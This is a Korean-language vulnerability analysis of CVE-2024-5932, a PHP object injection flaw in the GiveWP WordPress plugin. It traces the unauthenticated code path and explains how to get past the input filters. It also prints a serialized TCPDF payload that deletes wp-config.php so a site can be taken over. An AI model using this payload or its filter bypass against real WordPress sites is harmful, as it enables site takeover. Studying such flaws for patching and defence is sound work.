분석보고서

2025.01.07
이정현

취약점

CVE-2024-5932

기부 및 모금 플랫폼 구축을 목적으로 사용하는 WordPress 플러그인 중 GiveWP의 3.14.1 이하 버전에서 발생하는 취약점이다. CVE-2024-5932는 일부 파라미터에 대한 입력값 검증의 부재로 악의적인 직렬화 데이터에 대한 역직렬화를 통한 악성 행위가 발생할 수 있다. 해당 취약점을 통해 POP Chain기법을 활용해 rce를 발생시킬 수 있다.

원리

이 취약점을 이해하기 전에 PHP Object Injection 및 POP Chain에 대해서 이해해야 한다. (PHP Object Injection 정리 자료 참고)

WordPress에는 코드의 유지보수와 보안을 위해 Hooks기능을 지원한다.
Hooks는 Actions와 Filters 두 가지 유형이 있는데, 이 중 Actions 기능은 특정 이름의 Action이 실행될 때 연결된 특정 함수를 실행하는 기능을 제공한다.

wp-content/plugins/give/includes/process-donation.php 파일을 보면

```
add_action( 'give_purchase', 'give_process_donation_form' );
add_action( 'wp_ajax_give_process_donation', 'give_process_donation_form' );
add_action( 'wp_ajax_nopriv_give_process_donation', 'give_process_donation_form' );
```

add_action함수를 통해 wp_ajax_give_process_donation과 wp_ajax_nopriv_give_process_donation는 give_process_donation_form과 연결되어있다.

```
$action = $_REQUEST['action'];      ①
if ( is_user_logged_in() ) {        ②
    if ( ! has_action( "wp_ajax_{$action}" ) ) {
        wp_die( '0', 400 );
    }
    do_action( "wp_ajax_{$action}" );      ③
} else {
    if ( ! has_action( "wp_ajax_nopriv_{$action}" ) ) {
        wp_die( '0', 400 );
    }
    do_action( "wp_ajax_nopriv_{$action}" );      ④
}
```

워드프레스 기본파일인 wp-admin/admin-ajax.php의 파일을 확인해보면 action파라미터를 받고 로그인 유무를 확인하고 각각 action을 실행한다.

action파라미터에 give_process_donation을 입력하면 3번과 4번에 각각 wp_ajax_give_process_donation과 wp_ajax_nopriv_give_process_donation 액션이 만들어지는데 두 액션은 모두 give_process_donation_form함수에 연결되어 있기 때문에 로그인 유무와 상관없이 wp-content/plugins/give/includes/process-donation.php 파일 내 give_process_donation_form 함수가 호출된다.

```php
function give_process_donation_form() {

    // Sanitize Posted Data.
    $post_data = give_clean( $_POST ); // WPCS: input var ok, CSRF ok.

    // Check whether the form submitted via AJAX or not.
    $is_ajax = isset( $post_data['give_ajax'] );

    // Verify donation form nonce.
    if ( ! give_verify_donation_form_nonce( $post_data['give-form-hash'], $post_data['give-form-id'] ) ) {
        if ( $is_ajax ) {
            /**
             * Fires when AJAX sends back errors from the donation form.
             *
             * @since 1.0
             */
            do_action( 'give_ajax_donation_errors' );
            give_die();
        } else {
            give_send_back_to_checkout();
        }
    }

    /**
     * Fires before processing the donation form.
     *
     * @since 1.0
     */
    do_action( 'give_pre_process_donation' );

    // Validate the form $_POST data.
    $valid_data = give_donation_form_validate_fields();
```

위에서 호출하는 give_process_donation_form 함수를 보면 파라미터 입력값이 유효한지 검사하는 give_donation_form_validate_fields함수를 불러오는데

```php
function give_donation_form_validate_fields() {

    $post_data = give_clean( $_POST ); // WPCS: input var ok, sanitization ok, CSRF ok.

    // Validate Honeypot First.
    if ( ! empty( $post_data['give-honeypot'] ) ) {
        give_set_error( 'invalid_honeypot', esc_html__( 'Honeypot field detected. Go away bad bot!', 'give' ) );
    }

    // Validate serialized fields.
    if (give_donation_form_has_serialized_fields($post_data)) {
        give_set_error('invalid_serialized_fields', esc_html__('Serialized fields detected. Go away!', 'give'));
    }
```

give_donation_form_validate_fields함수를 보면 직렬화된 데이터 존재 여부를 검사하는 give_donation_form_has_serialized_fields 함수를 불러온다.


```php
function give_donation_form_has_serialized_fields(array $post_data): bool
{
    $post_data_keys = [
        'give-form-id',
        'give-gateway',
        'card_name',
        'card_number',
        'card_cvc',
        'card_exp_month',
        'card_exp_year',
        'card_address',
        'card_address_2',
        'card_city',
        'card_state',
        'billing_country',
        'card_zip',
        'give_email',
        'give_first',
        'give_last',
        'give_user_login',
        'give_user_pass',
    ];

    foreach ($post_data as $key => $value) {
        if ( ! in_array($key, $post_data_keys, true)) {
            continue;
        }

        if (is_serialized($value)) {
            return true;
        }
    }

    return false;
}
```

give_donation_form_has_serialized_fields 함수를 보면 $post_data_keys 배열에 있는 파라미터값들 검사를 한다.


```php
function give_get_donation_form_user( $valid_data = [] ) {
    // Add Title Prefix to user information.
    if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) {
        $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
    }
```

give_get_donation_form_user 함수를 보면 give_title 파라미터를 사용하지만 위의 함수에서 검증이 빠져있다.

해당 로직 이후 give_title 파라미터 값은 DB에 저장된다.



give_title 파라미터에 "EQSTtest" 입력 값 요청 이후, wp-content/plugins/give/src/Donors/Repositories/DonorRepository.php 코드 내에서 DB에 _give_donor_title_prefix 키의 값으로 EQSTtest값을 저장하는 것을 확인할 수 있다.



_give_donor_title_prefix 키의 값은 wp-content/plugins/give/includes/payments/class-give-payment.php 소스코드 내에 구현된 Give_Payment 클래스에서 get_meta 함수를 통해 호출한다.

```php
if ( isset( $meta_cache[ $meta_key ] ) ) {
    if ( $single ) {
        return maybe_unserialize( $meta_cache[ $meta_key ][0] );
    } else {
        return array_map( callback: 'maybe_unserialize', $meta_cache[ $meta_key ] );
    }
}

return null;
```

get_meta 함수에는 저장된 값을 불러오는 과정에서 역직렬화하는 maybe_unserialize함수가 있어 PHP Objection Injection이 가능하다.

```php
// Setup donation information.
$donation_data = [
    'price'         => $price,
    'purchase_key'  => $purchase_key,
    'user_email'    => $user['user_email'],
    'date'          => date( 'Y-m-d H:i:s', current_time( 'timestamp' ) ),
    'user_info'     => stripslashes_deep( $user_info ),
    'post_data'     => $post_data,
    'gateway'       => $valid_data['gateway'],
    'card_info'     => $valid_data['cc_info'],
];
```

```php
// Add Title Prefix to user information.
if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) {
    $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
}
```

요청을 보내는 과정에서 stripslashes_deep함수는 ₩를 제거하는데 ₩₩₩₩로 우회가 가능하고 strip_tags함수는 null을 제거하는데 ₩0로 우회가 가능하다.

공격 시나리오1 (초기 설정 파일 삭제로 인한 홈페이지 탈취)

GiveWP플러그인 내에 pdf문서를 생성하는 wp-content/plugins/give/vendor/tecnickcom/tcpdf/tcpdf.php 코드가 있는데 __destruct 매직 매서드가 있다.

```php
class TCPDF {
    }

    /**
     * Default destructor.
     * @public
     * @since 1.53.0.TC016
     */
    public function __destruct() {
        // cleanup
        $this->_destroy(true);
    }
```

```php
class TCPDF {
    public function _destroy($destroyall=false, $preserve_objcopy=false) {
        if ($destroyall AND !$preserve_objcopy && isset($this->file_id)) { ①
            self::$cleaned_ids[$this->file_id] = true;
            // remove all temporary files
            if ($handle = @opendir(K_PATH_CACHE)) {
                while ( false !== ( $file_name = readdir( $handle ) ) ) {
                    if (strpos($file_name, '__tcpdf_'.$this->file_id.'_') === 0) {
                        unlink(K_PATH_CACHE.$file_name);
                    }
                }
                closedir($handle);
            }
            if (isset($this->imagekeys)) {
                foreach($this->imagekeys as $file) {
                    if (strpos($file, K_PATH_CACHE) === 0 && TCPDF_STATIC::file_exists($file)) {
                        @unlink($file);
                    }
                }
            }
        }
```
②

__destruct매직매서드에서 사용되는 _destroy매서드를 살펴보면


1. $destroyall이 True인지, $preserve_objcopy가 False인지, fild_id값이 있는지 검사
2. imagekeys배열에 있는 파일들을 삭제

$destroyall 값은 __destruct 매직 메서드에서 인수로 true값이 전달되고 $preserve_objcopy 값은 기본적으로 false가 설정되어 있어 $file_id와 $imagekeys 값을 설정한 객체를 직렬화해서 전달하면 서버는 $imagekeys 배열로 전달된 파일의 삭제를 시도한다.

O:5:"TCPDF":2:{s:12:"*imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-config.php";}s:10:"*file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}

wp-config.php파일을 삭제하는 페이로드를 구성하고 Payload를 보낼 때 null을 ₩0으로 ₩를 ₩₩₩₩으로 치환해서 보내면

O:5:"TCPDF":2:{s:12:"₩0*₩0imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-config.php";}s:10:"₩0*₩0file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}



unlink함수에 해당 파일이 들어가 있는 것을 볼 수 있다.

wp-config.php 파일은 WordPress에는 홈페이지 설정 값들을 저장하는 데, 해당 파일 삭제에 성공하면 홈페이지 접근 시 초기 설치 과정으로 넘어간다. 이후 새로운 관리자 계정을 등록 후, 홈페이지를 장악할 수 있다.

공격 시나리오2 (POP Chain을 이용한 임의 명령 실행)

StripeObject 클래스를 호출 후 일련의 과정을 통해 ValidGenerator 클래스 내에서 존재하지 않는 함수인 get함수를 호출하게 만들어 rce를 발생시킨다. (설명이 길어 생략)

참고자료 및 출처

https://github.com/EQSTLab/CVE-2024-5932
https://www.skshieldus.com/kor/eqstinsight/cve2409.html
https://rapid-echo-f9c.notion.site/PHP-Object-Injection-d7663f1c4fbb4d26be7403451f1817cb?pvs=4